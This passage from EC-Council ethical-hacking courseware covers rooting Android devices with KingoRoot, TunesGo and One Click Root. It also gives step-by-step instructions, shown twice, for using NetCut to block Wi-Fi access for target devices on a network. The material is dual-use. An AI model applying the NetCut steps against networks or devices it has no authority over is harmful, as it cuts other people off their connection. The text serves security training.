
Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Poor performance
- Malware infection
- "Bricking" the device

One can use tools such as KingoRoot, TunesGo Root Android Tool, and so on to root Android devices.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Rooting Android Using KingoRoot



Rooting Android Using KingoRoot

Source: *https://www.kingoapp.com*

KingoRoot is a tool used to root Android devices. It can be used with or without a PC. KingoRoot helps users root their Android devices to achieve the following:

- Preserve battery life
- Access root-only apps
- Remove carrier "bloatware"
- Customize appearance
- Attain admin level permission

The following steps are involved in rooting an Android device with this tool:

Android Rooting With PC:

- Download KingoRoot Android (PC Version) and install it on your desktop.
- Run the tool and connect the device to the computer with a USB cable.
- Enable the USB debugging mode on your Android device.
- Now, the tool will install the latest drivers on your PC.
- You will see a new screen on your desktop with your device name and the "**ROOT**" button.
- Click on **ROOT** to root your device.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Android Rooting Without PC:

- Enable installation from unknown sources in your Android device.
- Download **KingoRoot.apk** on your Android device from Play Store.
- Install and launch KingoRoot.
- Press "**One Click Root**" on the main interface of the app.
- Wait for a few seconds until the root result appears on the display.
- Attempt multiple times in case of failed rooting or you can try the PC version.





Figure 17.14: Screenshot of KingoRoot Android (APK Version)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Android Rooting Tools

- **TunesGo Root Android Tool**

  Source: *https://tunesgo.wondershare.com*

  This tool has an advanced Android root module that recognizes and analyzes your Android device and automatically chooses the appropriate Android root plan for it.

  The steps to root an Android device using TunesGo Root Android tool are as follows:

  - Download the **TunesGo Root Android** tool
  - Connect your device to your computer
  - Find "**One-click Android Root**" in the toolbox and click on it to root your device
  - Your Android device is successfully rooted




Figure 17.15: Screenshot of TunesGo Root Android

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **One Click Root**

  Source: *https://www.oneclickroot.com*

  One Click Root is an Android rooting software that supports most devices. It comes with extra fail-safes (such as instant unrooting) and offers full technical support. It allows rooting of an Android smartphone or tablet and provides access to additional features such as gaining access to more apps, installing apps on SD cards, preserving battery life, Wi-Fi and Bluetooth tethering, installing custom ROMs, and accessing blocked features.




Figure 17.16: Screenshot of One Click Root

Some additional Android rooting tools are as follows:

- Root Genius (*https://www.rootgenius.com*)
- SuperSU Root (*https://supersuroot.org*)
- RootMaster (*https://root-master.com*)
- Towelroot (*https://towelroot.co*)
- Z4root (*https://www.z4root.info*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Blocking Wi-Fi Access Using NetCut


NetCut is a Wi-Fi killing application that allows the attackers to identify the target devices and block access to Wi-Fi from the victim devices in a network

Steps to Block Wi-Fi Access

- **Step 1:** Download and install NetCut Android application on your device
- **Step 2:** Launch the NetCut app on the device
- **Step 3:** After opening, it automatically scans for all devices accessing the Wi-Fi network and displays a list under the CUT tab on the interface
- **Step 4:** Identify the target device and tap on it to block Wi-Fi access from the device. The Wi-Fi propagation symbol on the left of the blocked device name turns red from blue. You can confirm this by navigating to the JAIL tab on the interface, where the list of blocked devices will be displayed

Note: This tool works only on rooted devices





https://arcai.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Android Devices

Owing to the rapidly growing number of users of Android devices, these devices have become primary targets for most hackers. Attackers use various tools such as NetCut, drozer, zANTI, Network Spoofer, Low Orbit Ion Cannon (LOIC), DroidSheep, Orbot Proxy, and so on to launch attacks on Android devices.

Blocking Wi-Fi Access Using NetCut

Source: *https://arcai.com*

NetCut is a Wi-Fi killing application that allows attackers in a network to identify target devices and block Wi-Fi access to these devices.

Note: This application works effectively only on rooted devices.

Follow the steps given below to block Wi-Fi access:

- **Step 1**: Download and install **NetCut** Android application on your device.
- **Step 2**: Launch the NetCut app.
- **Step 3**: It automatically scans all the devices accessing the Wi-Fi network and displays the list under the **CUT** tab on the interface.
- **Step 4**: Identify the target device and tap on it to block Wi-Fi access to the device. The Wi-Fi propagation symbol on the left of the blocked device name turns from blue to red. You can confirm this by navigating to the **JAIL** tab on the interface, where the list of blocked devices will be displayed.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

